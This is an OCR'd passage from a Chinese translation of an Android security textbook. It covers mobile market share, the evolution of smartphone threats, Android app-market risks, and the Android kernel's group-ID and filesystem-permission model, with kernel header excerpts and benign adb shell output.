


图 1.5 移动设备操作系统市场份额

2011 年，Android 设备销售量首次超过了 iPhone。从图 1.6 中可以看到，到 2011 年中期为止，每天约有 50 万部 Android 设备被激活。图 1.7 显示的是已经转向 Android系统的运营商和制造商的数量。




图 1.6　Android 设备日激活量（2011 年 1 月 ~ 12 月）

运营商	Android设备类型
AT&T	平板电脑和手机
Cricket	Android手机
Verizon	平板电脑和手机
Sprint	平板电脑和手机
T-Mobile	平板电脑和手机

图 1.7　主流运营商的 Android 设备

iPad 推出之后，很多制造商将 Android 系统作为其产品的操作系统平台。三星 Galaxy Tab 就是一个完美的例子。其他厂商（如戴尔、东芝等）也已经开始推出搭载 Android 系统的平板电脑，如图 1.8 所示。在平板电脑的市场中，Android 和 iOS 作为两大主流操作系统平台并存的趋势很有可能仍将持续下去。

设备制造商	Android设备类型
宏碁	平板电脑
华硕	平板电脑
戴尔	手机和平板电脑
HTC	手机和平板电脑
LG	手机
三星	平板电脑和手机
摩托罗拉	平板电脑和手机
东芝	平板电脑

图 1.8　主流厂商的 Android 设备

1.2　移动设备的威胁演化

随着移动设备从传统电话发展到智能手机，针对移动设备的威胁也与之同时演化。同过去传统手机相比，智能手机具有更大的被攻击面。而且，智能设备早已突破了传统的使用方式，传统手机主要用来打电话和发短信。如今，智能手机几乎可以用来完成人们在电脑上想做的任何事情，如进行日常的银行交易、登录 Facebook 社交平台、导航、维护健康，以及锻炼记录等。

曾经很长的一段时间，诺基亚的 Symbian 操作系统一直是主要的威胁攻击目标。然而，由于 Symbian 系统的市场份额持续下滑，Android 设备和 iPhone 的市场占有量持续增长。目前，攻击者已经开始转向攻击这些新兴的系统平台。

在美国以外的其他国家里，Symbian 仍然是主流的手机系统平台。因此，在未来的一段时间，该系统仍将是被攻击的目标。不过，随着针对 Android 和 iPhone 设备的攻击事件不断地增多，攻击的方式和手段也更趋于复杂。可见，黑客们更青睐于流行的系统平台，随着 Android 系统的日益流行，针对该系统的安全威胁数量也将随之持续增长。

从 Android 设备的威胁格局上来看，过往的这两三年里，针对 Android 的用户和应用程序的攻击数量已经大幅地增长。随着 Android 系统市场占有率的增长，攻击者已经把攻击目标转向了该系统和它的用户，Android 系统上的恶意软件的数量也随之呈上升趋势。

这一增长趋势并不局限于 Android 设备的占有量，移动电话的功能也随之越来越丰富，不过，由此产生的攻击面也越来越大。如今，在一部典型的智能手机上所能获取的数据类型和所能做的事情都远远不同于几年以前。

针对传统手机的攻击目标主要在于短信、手机号码和设备上有限数据的获取上。典型的案例比如，针对增值短信服务的攻击。攻击者操控用户手机向付费服务号码发送短信或拨打电话，让用户损失话费。和这些攻击不一样的是，Android 或其他智能手机上的攻击则更具有复杂性。例如，恶意软件会获取用户的敏感信息

（如个人资料、银行信息、聊天记录），然后将它们发送给潜在的攻击者。可见，智能手机饱受大量针对敏感信息的恶意软件的影响和攻击。

如下是一部典型的智能手机上的数据样例：

1）企业和个人的电子邮件。

2）通讯录（以及他们的电子邮件地址和个人地址）。

3）银行信息。

4）通讯记录。

5）图片。

6）视频。

7）信用卡信息。

8）位置和 GPS 数据。

9）健康信息。

10）日程安排信息。

针对搭载 Android 系统平台手机的攻击可能导致上述资料的泄露，一些可能的攻击造成的危害性甚至更大，比如像社会工程学㊀、网络钓鱼、电子诈骗、间谍软件和恶意软件等。例如，手机上的某个应用软件为用户订阅了一项付费服务，用户除了需要支付订阅费之外，还要承担额外的流量费和使用费。相比于台式电脑，智能手机上的浏览器是一种精简版的浏览器，这就导致了智能手机操作系统和浏览器上的加密功能会受到很大的限制，并且需要消耗更多的处理时间。例如，从移动浏览器上删除证书的操作。

直到现在，人们所关注的攻击还大多停留在网络通信的应用和协议方面，另一类攻击则是针对蜂窝技术本身进行的。GSM（Global System for Mobile Communication，全球移动通信系统）和 CDMA（Code Division Multiple Access，码分多址）是目前世界上应用最广泛的通信标准，运营商使用这些标准提供各种移动电话服务（例如，电话呼叫和短信等）。随着移动设备的增加，这些标准已经得到了包括研究人员和恶意攻击者在内的各种人员越来越多的关注。

世界上多数的蜂窝移动电话采用 GSM 通信标准，该标准覆盖了 200 多个国家，拥有 40 多亿用户。GSM 标准采用 A5/1 加密技术提供无线通信隐私保护功能（如加密短信和呼叫通话）。起初，该加密技术能够奏效，不过有人通过逆向工程的方式破解了该技术，其中的一些细节被泄露公开。20 世纪 90 年代初，在一些学术机构以及相关的研究论文上就已经有了关于 A5/1 加密技术破解过程的介绍。到 2009 年，研究人员 Karsten Nohl 通过一个攻击演示了如何获取 A5/1 加密密钥，而进行这项工作甚至只需要相当便宜的设备就能完成。A5/1 加密技术采用 64 位的密钥，

㊀ 社会工程学，指的是利用大众疏于防范，通过人际间的互动，以交谈、欺骗、假冒等方式取得用户的个人资料，如网站、电子邮件、网上银行账号、密码、信用卡资料等。——译者注

如今使用硬件设备就能实施攻击。已知一条消息的明文和密文，就能在一个预先计算好的表中找到密钥信息。考虑到移动设备上射频识别（Radio Frequency Identification，RFID）功能/近场通信（Near Field Communication，NFC）功能的使用日益频繁，这不仅将导致短信和语音通话会被破解，甚至是用户的资料数据都可能难逃被破解的命运，如信用卡支付信息等。

很多用户都没有意识到移动设备上存在的风险和威胁，它们同个人电脑上的风险和威胁很类似。尽管多数用户会在笔记本或台式电脑上使用一些保护措施（如安装杀毒软件），但是他们却没有注意到保护移动设备的必要性。多数用户缺乏专业知识，而且不懂得移动设备上某些操作的影响，比如“越狱”[㊀]或是 root[㊁]。用户总是把他们的信任寄托在那些来自软件仓库中的应用软件，无论是苹果公司的应用软件商店，还是Android应用软件市场。然而，恶意软件往往伪装成一些流行的应用软件进入 Android 应用软件市场。对用户来说，每天都有可能下载一个 0.99 美元的软件。这时，如果用户经常从软件市场下载安装应用程序，他将很难注意到某个应用程序的行为或安全性。

如今，人们越来越多地使用自己的移动设备办公，而不愿意使用公司配发的设备。越来越多的 Android 设备和 iPhone 在商业环境中使用。可悲的是，公司的规章制度并没有跟上时代的发展，还是更多关注个人电脑上的威胁与风险，却忽略了这些移动设备。这样就将他们的工作环境暴露在了那些利用移动设备及其用户实施的攻击之下。实际上，在很多的情况下，破解并攻击移动设备要比台式电脑更加容易，然而企业却仍然把大把的钱花在台式电脑的安全防护上。威胁尚未出现，但这并不意味着就像研究人员或企业所认为的那样，不存在什么太大的风险，这类威胁可能来自那些国家资助的机构，如政府情报机构。试想，如果将这些攻击运用在网络战上，例如，通过传播恶意软件，让它们阻塞通信媒介，这将导致整个通信网络的瘫痪。

1.3 Android 概述

Android 不仅仅是一个操作系统，它更是一个完整的软件栈。Android 基于 Linux 内核，建立在 Linux 提供的系统平台之上，由 Google 公司主导的 OHA 负责开发。本节将简要地介绍 Android 系统的历史、版本发布和典型 Android 设备的特点。

㊀ “越狱”是指开放用户的操作权限，使得用户可以随意擦写任何区域的运行状态，只有越狱成功后 iPhone 的文件系统才处于可读写（rw）状态，可以安装和运行未经过官方认证的第三方程序、插件。——译者注

㊁ root 是计算机领域术语，在 UNIX 系统（如 AIX、BSD 等）和类 UNIX 系统（如 Debian、Redhat、Ubuntu 等各个发行版的 Linux）以及 Android 系统中，超级用户一般命名为 root。手机 root 通常是针对 Android 系统的手机而言，它使得用户可以获取 Android 操作系统的超级用户权限。root 通常用于帮助用户越过手机制造商的限制，使得用户可以卸载手机制造商、运营商、第三方渠道商预装在手机中某些应用，以及运行一些需要超级用户权限的应用程序。Android 系统的 root 与 Apple iOS 系统的“越狱”类似。——译者注

Android 系统并不是在 Google 公司诞生的，2005 年 Google 公司收购了 Android 公司，2007 年 Google 公司参与创建 OHA。那时，共有 86 家公司共同参与创建了 OHA。Google 公司选择使用 Apache 许可证开放 Android 源码。AOSP（Android Open Source Project，Android 开源项目）负责维护 Android 源码并进一步对其进行开发。主流电信公司，像 HTC 公司、LG 公司、摩托罗拉公司和高通公司都是 OHA 的成员，该组织致力于移动设备开放标准的研发。而 Google 公司领导的 OHA，则负责实现对 Android 平台的研发和维护。

Android 对外开放系统源码，所有的企业都可以自由地使用该系统，因此 Android系统是企业友好的。只要遵循 Apache 2. 0 版本的开源许可协议，就能够获得并使用 Android 系统的源码，而要获得并使用 Linux 内核的源码则需要遵循 GNU 2. 0 版本开源许可协议才可以。Android 系统上所有的应用程序都是平等的，虽然在系统中存在内置的浏览器，但用户仍然可以自由地下载其他浏览器，如火狐、Opera 等，这些浏览器同内置浏览器在地位上是一样的，用户可以选择自己的应用程序替换系统中内置的应用程序。此外，出于对授权许可的考虑，Android 并没有使用已有的 Java 虚拟机，而是开发了自己的 Dalvik 虚拟机。

自从最原始的 Android 版本发布以后，Android 已经发布了很多个系统版本，每一个版本都修复了之前版本中存在的一些漏洞，增加了一些新的功能和特性。版本名称按照字母顺序以甜点名称命名。图 1. 9 总结了各个 Android 发布版本及其特点，图 1. 10 统计了现有设备上各个 Android 版本的占比。

版　本	说　　明
Android 1.0	Android 1.0版本是2008年秋天发布的第一款商业Android系统版本。第一部Android设备是HTC生产的搭载了Android 1.0版本的HTC Dream（G1）。1.0版本的Android系统的主要更新包括：系统内置了Android Market应用程序、更新了内置浏览器、支持照相机功能、改进了联系人应用程序、日历、聊天程序、地图，以及搜索功能
Android 1.5 (Cupcake)	1.5版本的Android系统基于2.6.27版本的Linux内核
Android 1.6 (Donut)	1.6版本的Android系统基于2.6.29版本的Linux内核，增加的新功能包括提升的语音和文字搜索能力，支持WVGA屏幕
Android 2.3 (Gingerbread)	2.3版本的Android系统优化了用户界面，改进了对软键盘的支持，提升了游戏性能，并且开始支持SIP和NFC功能
Android 3.0 (Honeycomb)	支持更大的屏幕，引入了对多核处理器、图形硬件加速器和全系统加密功能的支持。该版本的Android系统主要面向平板设备
Android 4.0 (Ice Cream Sandwich)	将Android 3.0版本的功能移植到智能手机上，新增加了面部识别解锁功能、数据流量使用情况监控功能和社交网络联系人整合功能

图 1. 9　Android 发布版本

图 1. 10　现有设备上 Android 版本分布

Android 软件栈为用户、开发者以及制造商提供了很多特性，其中主要特性如图 1. 11 所示。

特　性	说　　明
应用程序框架	应用程序框架在设计上提升了对已有软件/组件的复用和替换
Dalvik虚拟机	可以运行dex文件的虚拟机，专门针对移动设备内存容量低、电池电量有限的特点进行优化
Browser（浏览器）	基于WebKit引擎的Android浏览器
Graphics	Android的图像显示能力基于Google定制的2D图像库的支持，Android的3D图像渲染基于OpenGL ES 1.0版本API支持
SQLite	用于存储和处理数据
Media	支持常见的音频、视频文件格式
其他	GSM制式电话功能，蓝牙，Wi-Fi
开发环境	基于Eclipse(ADT)提供的功能完善的开发环境，用于调试、测试和分析Android应用程序的模拟器

图 1. 11　Android 主要特性

1. 4　Android 应用软件市场

Android 应用程序可以从很多应用软件市场下载安装。虽然 Google 公司已经提供了最大的 Android 应用软件市场，但是用户还是会从其他的 Android 软件市场上下载应用，比如亚马逊。这一点同 iPhone 的应用软件商店模式大不一样。上传到 Android 应用软件市场的应用程序没有经过严格的验证或安全性检查，人们可以很容易地开发一些恶意软件（例如伪装成当前流行应用软件的免费版本），然后上传

到 Google 公司的 Android 应用软件市场。大多数情况下，这些软件会被 Google 公司发现并删除掉。然而，由于有很多个 Android 应用软件市场，因此，仍然会有一些使用其他 Android应用软件市场的用户受到这类恶意软件的影响或攻击，如图 1.12 所示。当用户选择不可靠的软件来源下载并安装应用程序时，这种情况下，Google 公司则把风险转嫁给了用户。这不是一个理想的机制，至少应该像苹果公司一样，对每个申请发布的软件进行安全性检查，然后再发布到应用软件市场上。




图 1.12 安装来自未知源的应用程序

如下是对 Android 应用软件市场模式存在问题的归纳：

1）即便是 Google 公司自己的 Android 应用软件市场，也没有对应用程序进行严格详细的安全性审查。

2）用户需要自行验证从二级应用软件市场上获得的应用程序，并且承担这些应用可能存在的风险。

3）特定内容（如成人内容等）的 Android 应用程序没有对不同用户群体进行验证和限制就能被下载并安装，如拥有手机的未成年人。

表 1.1 展示了部分 Android 应用软件市场及其网址。

表 1.1 Android 应用软件市场

软件市场名称	网 址
Google Android Market	https：//play. google. com/store *
Amazon Appstore	http：//www. amazon. com/b？ node =2350149011 *
SlideMe	http：//slideme. org/ *
GetJar	http：//www. getjar. com/ *
Soc. io	http：//soc. io/ *
1Mobile	http：//www. 1mobile. com/ *
Appbrain	http：//www. appbrain. com/ *
AppsLib	http：//appslib. com/ *
Handango	http：//www. handango. com *
Motorola	http：//www. motorola. com/Consumers/US-EN/Consumer-Product-and-Services/APPS/App-Picks *
GoApk	http：//bbs. anzhi. com/ *

（续）

软件市场名称	网　址
Androidblip	http：//www. androidblip. com/ *
AndroidPit	http：//www. androidpit. com/ *
Appoke	http：//appoke. com/ *
AppstoreHQ	http：//www. appstorehq. com/ *
BlapkMarket	http：//blapkmarket. com/en/login/ *
Camangi	http：//www. camangimarket. com/index. html *
Indiroid	https：//indiroid. com/ *
Insyde Market	http：//www. insydemarket. com/ *
Appstoreconnect	http：//appstoreconnect. com/publish/ *
Mobihand	http：//www. mobihand. com/ *
Applanet	http：//applanet. net/ *
Handster	http：//www. handster. com/ *
Phoload	http：//www. phoload. com/ *

1.5　小结

本章主要介绍了近年来移动设备的格局以及在数量上的巨大增长，讨论了Android系统的占有率和市场份额。目前，Android 已经成为智能手机和平板电脑（平板电脑方面 iPad 也是一个不错的选择）的首选系统平台。随后，本章还介绍了移动设备安全威胁的演变，既有针对应用程序的，也有涉及蜂窝技术本身的安全威胁。最后，以 Android 应用软件市场模式作为总结，探讨了该模式对 Android 的安全性可能存在的影响。总之，对于用户、企业、开发者和安全专业人员来说，Android的安全性已经变成了非常重要的问题。从第 2 章开始，本书将介绍 Android 系统的基础知识，然后继续讨论 Android 系统的安全问题。

第 2 章　Android 体系结构

本章主要介绍 Android 的体系结构，涵盖了 Android 软件栈的各个层次，从 Linux 内核到上层应用，以及各个层次存在的安全风险的程度。然后，引导读者逐步了解从 Android 的启动过程到 Android 使用环境下的各种设置，展示了 Android 软件开发工具包（Software Development Kit，SDK）提供的各种工具。最后，通过实践演示如何下载并安装 Android SDK，以及使用命令行 shell 工具同 Android 系统进行交互。

2.1　Android 体系结构概述

Android 系统可以看成是由不同层次构成的软件栈，每层都有独自的功能并向上层提供特定的服务。Linux 内核居于软件栈的最底层，其上是本地库和 Android 运行时环境（Dalvik 虚拟机与核心库），再上一层是应用程序框架层，用于实现 Android 同本地库和 Linux 内核交互，最上层是 Android 的各种应用程序。以下是各层的详细介绍，图 2.1 描述了 Android 软件栈的层次结构，图 2.2 描述了每一层中包含的组件。



图 2.1　Android 软件栈层次结构

2.1.1　Linux 内核层

Android 系统的 Linux 内核位于 Android 软件栈的最底层，它不是通常所见到的传统的 Linux 系统（例如 Ubuntu），而是提取了传统的 Linux 系统的内核代码，经过修改和优化，使其更加适合在嵌入式环境下运行。因此，Android 系统的 Linux 内核不具有一些传统的 Linux 发布版本的特性，如 X 窗口系统、/bin 目录下的一整套标准 GNU 工具（例如，sed 等工具），以及一些系统配置文件（如存储用户密码的/etc/shadow 文件等）。表 2.1 展示了 Android 系统版本和其基于的 Linux 内核版本的对应关系。Android团队修改了传统的 Linux 内核代码，从而形成了一个新的 Linux 内核分支，专门用于嵌入式环境。该 Linux 内核分支由 Android 团队负责维护，所做的改动主要用于支持今后发布的各种 Android 系统版本。从安全性的角度上来看，这么做是极为重要的，因为针对 Linux 内核安全的改动和强化一直都在持续地进行，只有积极地将这些安全优化不断地融入到 Android 系统的 Linux 内核分支，才能始终让用户获得最佳的 Linux 功能。



图 2.2　Android 软件栈内各层内部组件㊀

表 2.1　Android 系统版本与 Linux 内核版本对应关系

Android 系统版本	Linux 内核版本
Android Cupcake 1.5	Linux 内核 2.6.27
Android Donut 1.6	Linux 内核 2.6.29
Android Éclair 2.0/2.1	Linux 内核 2.6.29
Android Froyo 2.2	Linux 内核 2.6.32
Android Gingerbread 2.3.×	Linux 内核 2.6.35
Android Honeycomb 3.×	Linux 内核 2.6.36
Android Icecream Sandwich 4.×	Linux 内核 3.0.1

相比于最初的 Linux 内核，Android 系统的 Linux 内核分支已经加入了很多的改进。而且近期，Linux 社区决定将在其下一个 Linux 内核发布版本（即 Linux 内核 3.3 版本）中融入这些改进。

Linux 为 Android 系统提供了坚实的底层基础，包括硬件抽象、驱动管理、安全管理、进程管理以及内存管理等多种功能特性。其中，借助硬件抽象特性，Android 可以移植到各种支持设备上。同时，Linux 内核为设备厂商提供了强大的设备驱动模

㊀　图片资料转自网络：http：//en.wikipedia.org/wiki/Android_[operating_system]。——原书注

型，更重要的是，在 Android 软件栈中还增加了一个硬件抽象层。该驱动模型易于理解并且容易测试，因此，很多常见的设备驱动可以直接编译到 Linux 内核中，自由获得并查看。而且，专门有一个活跃的软件开发社区为 Linux 内核编写驱动程序。这种做法主要出于两种重要考虑，一则，使 Android 系统可以广泛地支持大量的设备，尤其对于平板电脑来说，这一点更为重要。二则，借助这种易于理解的驱动模型，可以让设备厂商和开发者更容易地编写设备驱动程序。Android 系统依赖 Linux 提供的基本操作系统功能，主要包括 I/O、内存管理和进程管理等。图 2. 3 显示了 Android 2. 3. 3 版本系统使用的 Linux 内核的版本号（使用 cat/proc/version 命令查看）。

```
Anmol — pentestusr1@tools-gibbons-vm-2: ~ — ssh — 80×24
pentestusr1@tools-gibbons-vm-2:~$ adb shell
# cat /proc/version
Linux version 2.6.29-00261-g0097074-dirty (digit@digit.mtv.corp.google.com) (gcc
 version 4.4.0 (GCC) ) #20 Wed Mar 31 09:54:02 PDT 2010
#
```

图 2. 3　Linux 内核版本

从安全角度上来看，Linux 为 Android 系统提供了一个简单但安全的基于用户和权限的安全模型。而且，Linux 内核还为 Android 提供了进程隔离和安全的 IPC（Internet Process Connection，进程间通信）功能。同时，Android 系统已经精简了 Linux 内核，这样就缩小了可能受到攻击的范围。在内核中，每个 Android 应用程序作为一个单独的用户和进程运行，在 Linux 内核上，基于用户的权限模型不允许应用程序读取其他应用程序的信息，或是干扰其他应用程序的运行（例如，内存、CPU、其他设备等）。出于对安全考虑，Android 对 Linux 内核做出了一定的改进和增强，例如，根据调用进程所属群组的 ID 限制对网络和蓝牙模块的访问，该功能通过 ANDROID_PARANOID_NETWORK 内核编译选项实现。只有特定的群组 ID 能够访问网络或蓝牙模块功能。这些群组定义在/include/linux/android_aids. h（该文件位于内核源码中）文件中。从代码段 1 可见，内核组 AID_INET 的群组 ID 为 3003，只有成为该群组成员的进程才能建立/打开 IPv4 和 IPv6 套接字。

```
/* include/linux/android_aid.h
*/

#ifndef _LINUX_ANDROID_AID_H
```

```
#define _LINUX_ANDROID_AID_H

/* AIDs that the kernel treats differently */
#define AID_NET_BT_ADMIN 3001
#define AID_NET_BT       3002
#define AID_INET         3003
#define AID_NET_RAW      3004
#define AID_NET_ADMIN    3005
#define AID_NET_BW_STATS 3006   /* read bandwidth
statistics
*/
#define AID_NET_BW_ACCT  3007   /* change bandwidth
statistics accounting */

#endif
```

代码段 1 include/linux/android_aid. h

一旦这些内核组在/include/linux/android_aid. h 文件中定义，就会被映射到/system/core/include/private/android_filesystem_config. h 文件中的逻辑组 “inet” 上。下面的代码段 2 取自 android_filesystem_config. h 文件，可见逻辑组名 “inet” 被映射到了内核群组 “AID_INET”，且群组 ID 为 3003。

```
static cost struct android_id_info android_ids[] = {
    { "root",          AID_ROOT, },
    { "system",        AID_SYSTEM, },
    { "radio",         AID_RADIO, },
    { "bluetooth",     AID_BLUETOOTH, },
    { "graphics",      AID_GRAPHICS, },
    { "input",         AID_INPUT, },
    { "audio",         AID_AUDIO, },
    { "camera",        AID_CAMERA, },
    { "log",           AID_LOG, },
    { "compass",       AID_COMPASS, },
    { "mount",         AID_MOUNT, },
    { "wifi",          AID_WIFI, },
    { "dhcp",          AID_DHCP, },
    { "adb",           AID_ADB, },
    { "install",       AID_INSTALL, },
    { "media",         AID_MEDIA, },
    { "drm",           AID_DRM, },
    { "available",     AID_AVAILABLE, },
    { "nfc",           AID_NFC, },
    { "drmrpc",        AID_DRMRPC, },
    { "shell",         AID_SHELL, },
    { "cache",         AID_CACHE, },
    { "diag",          AID_DIAG, },
```

```
    { "net_bt_admin", AID_NET_BT_ADMIN, },
    { "net_bt",       AID_NET_BT, },
    { "sdcard_rw",    AID_SDCARD_RW, },
    { "media_rw",     AID_MEDIA_RW, },
    { "vpn",          AID_VPN, },
    { "keystore",     AID_KEYSTORE, },
    { "usb",          AID_USB, },
    { "mtp",          AID_MTP, },
    { "gps",          AID_GPS, },
    { "inet",         AID_INET, },
    { "net_raw",      AID_NET_RAW, },
    { "net_admin",    AID_NET_ADMIN, },
    { "net_bw_stats", AID_NET_BW_STATS, },
    { "net_bw_acct",  AID_NET_BW_ACCT, },
    { "misc",         AID_MISC, },
    { "nobody",       AID_NOBODY, },
};
```

代码段 2　android_ filesystem_ config. h

当 Android 应用程序请求访问互联网时，实质上是请求打开 IPv4 和 IPv6 套接字的权限，通过/system/etc/permissions/platform. xml 文件将应用程序的权限映射到“inet”逻辑组，继而映射到内核群组 AID_INET 上。下面的 xml 代码段用于实现将应用程序的权限映射到内核群组 AID_INET。

```
<permission name="android.permission.INTERNET" >
    <group gid="inet" />
</permission>
```

获得互联网访问权限的应用程序运行时详细信息如图 2. 4 所示。

```
# cat /proc/278/status
Name:   uppiesWallpaper
State:  S (sleeping)
Tgid:   278
Pid:    278
PPid:   33
TracerPid:      0
Uid:    10036   10036   10036   10036
Gid:    10036   10036   10036   10036
FDSize: 256
Groups: 3003
VmPeak:    82888 kB
VmSize:    82888 kB
VmLck:         0 kB
VmHWM:     18988 kB
VmRSS:     18988 kB
VmData:    11384 kB
VmStk:        84 kB
VmExe:         4 kB
VmLib:     39844 kB
VmPTE:       134 kB
Threads:        8
```

图 2. 4　获得互联网访问权限的应用程序所属群组 ID 为 3003（AID_INET）

从安全角度来看，除了把内核群组 ID 映射成逻辑名称外，还有另一个重要的安全手段，就是借助于 android_filesystem_config. h 文件。该文件中定义了 Android 文件系统所有文件和目录的所属规则。例如，/data/app 目录属于 AID_SYSTEM 用户和 AID_SYSTEM 群组，如图 2. 5 所示。该所属关系通过下面代码实现：

{00771,AID_SYSTEM, AID_SYSTEM, “data/app”}

```
pentestusr1@tools-gibbons-vm-2:~$ adb shell
# ls -l /data
drwxrwxrwx root     root              2012-01-05 01:34 busybox
drwx------ system   system            2011-12-23 23:41 secure
drwxrwx--t system   misc              2011-12-23 23:40 misc
drwxrwx--x shell    shell             2011-12-23 23:40 local
drwxrwx--x system   system            2011-12-23 23:40 app-private
drwx------ root     root              2011-12-23 23:42 property
drwxrwx--x system   system            2012-02-28 02:35 app
drwxrwx--x system   system            2012-02-28 02:35 data
drwxrwxr-x system   system            2012-02-26 10:18 anr
drwxr-x--- root     log               2011-12-23 23:40 dontpanic
drwxrwx--x system   system            2012-02-28 02:35 dalvik-cache
drwx------ system   system            2012-04-29 04:18 backup
drwxrwxr-x system   system            2012-04-29 19:48 system
drwxrwx--- root     root              2011-12-23 23:40 lost+found
# |
```

图 2. 5　android_filesystem_config. h 文件定义/data 目录的拥有者为 system[⊖]

其中，第一个字段为该目录的访问权限（权限为 771），第二个字段和第三个字段分别为拥有者的用户 ID 和群组 ID，最后一个字段为目录路径。android_filesystem_config. h文件部分代码段如下所示。

```
static struct fs_path_config android_dirs[] = {
  { 00770, AID_SYSTEM, AID_CACHE, "cache" },
  { 00771, AID_SYSTEM, AID_SYSTEM, "data/app" },
  { 00771, AID_SYSTEM, AID_SYSTEM, "data/app-private" },
  { 00771, AID_SYSTEM, AID_SYSTEM, "data/dalvik-cache" },
  { 00771, AID_SYSTEM, AID_SYSTEM, "data/data" },
……
  { 00777, AID_ROOT,   AID_ROOT,   "sdcard" },
  { 00755, AID_ROOT,   AID_ROOT,   0 },
};

/* Rules for files.
** These rules are applied based on "first match", so they
** should start with the most specific path and work their
** way up to the root. Prefixes ending in * denotes
```

⊖ system 是 Linux 内核的系统用户。——译者注

```
wildcard
** and will allow partial matches.
*/
static struct fs_path_config android_files[] = {
  { 00440, AID_ROOT,   AID_SHELL, "system/etc/init.
goldfish.rc" },
  { 00550, AID_ROOT,   AID_SHELL, "system/etc/init.
goldfish.sh" },
  { 00440, AID_ROOT,   AID_SHELL, "system/etc/init.
trout.rc" },
  { 00550, AID_ROOT,   AID_SHELL, "system/etc/init.ril"
},
……
  { 00750, AID_ROOT,   AID_SHELL, "init*" },
  { 00644, AID_ROOT,   AID_ROOT,   0 },
};
```

代码段 3　Android 系统目录及文件权限

Android 内核对 Linux 内核做了一定的改进，包括 Binder IPC 机制、电源管理、闹钟、低内存管理器和日志系统等特性。日志系统功能在整个 Android 系统上提供了一个日志记录工具，通过 logcat 命令调用。在本章后面的 Android 工具一节中将详细介绍 logcat 命令。

2.1.2　标准库层

Android 包含一组 C 和 C++ 支持库，这些支持库能被 Android 系统内不同的组件使用，见表 2.2。开发者可以通过应用程序框架层使用这些支持库。有时，本层也被称作本地层，这是因为上层应用程序层和应用程序框架层的代码主要使用 Java 语言编写，与它们不同是，本层主要采用 C 和 C++ 语言实现，并针对底层硬件做了代码性能优化。Android 应用程序可以使用 JNI（Java Native Interface，Java 本地接口）调用这些支持库提供的函数功能，除了系统 C 库（bionic），大部分的支持库没有什么改动，如 SSL、SQLite 等。Android 的系统 C 库，也称为 bionic，不是典型的 libc 库，它基于 BSD 授权许可并对 libc 库进行了精简，从而更加适用于嵌入式平台。

表 2.2　Android 本地层库

支　持　库	说　　明
Media Libraries	基于 Packet Video Open Core，支持多种常用音频、视频格式的录制和回放功能
SQLite	为应用程序和系统提供关系型数据库支持
SSL	提供对典型加密功能支持
Bionic	系统 C 库，提供基于 C 语言的系统函数库
WebKit	Android 浏览器使用的浏览器引擎
Surface Manager	提供对显示子系统的支持和管理
SGL	用于 Android 的底层 2D 图形引擎

2.1.3 Android 运行时环境

Android 运行时环境由两部分构成：Dalvik 虚拟机和核心库。使用 Java 语言编写的 Android 应用程序被编译成 Java 类文件（.class 格式），但是 Android 不会直接运行这些类文件，而是将这些 .class 格式的类文件再次编译成 Dex 格式，然后再交由 Android 平台运行。Dex 格式的文件运行在一个类似于 Java 虚拟机（Java Virtual Machine，JVM）的定制虚拟机上，即 Dalvik 虚拟机。典型的 Java 虚拟机和 Dalvik 虚拟机的编译步骤是不同的，两者之间的区别如图 2.6 所示。Dalvik 虚拟机基于 Linux 内核提供更底层的功能，如内存管理。

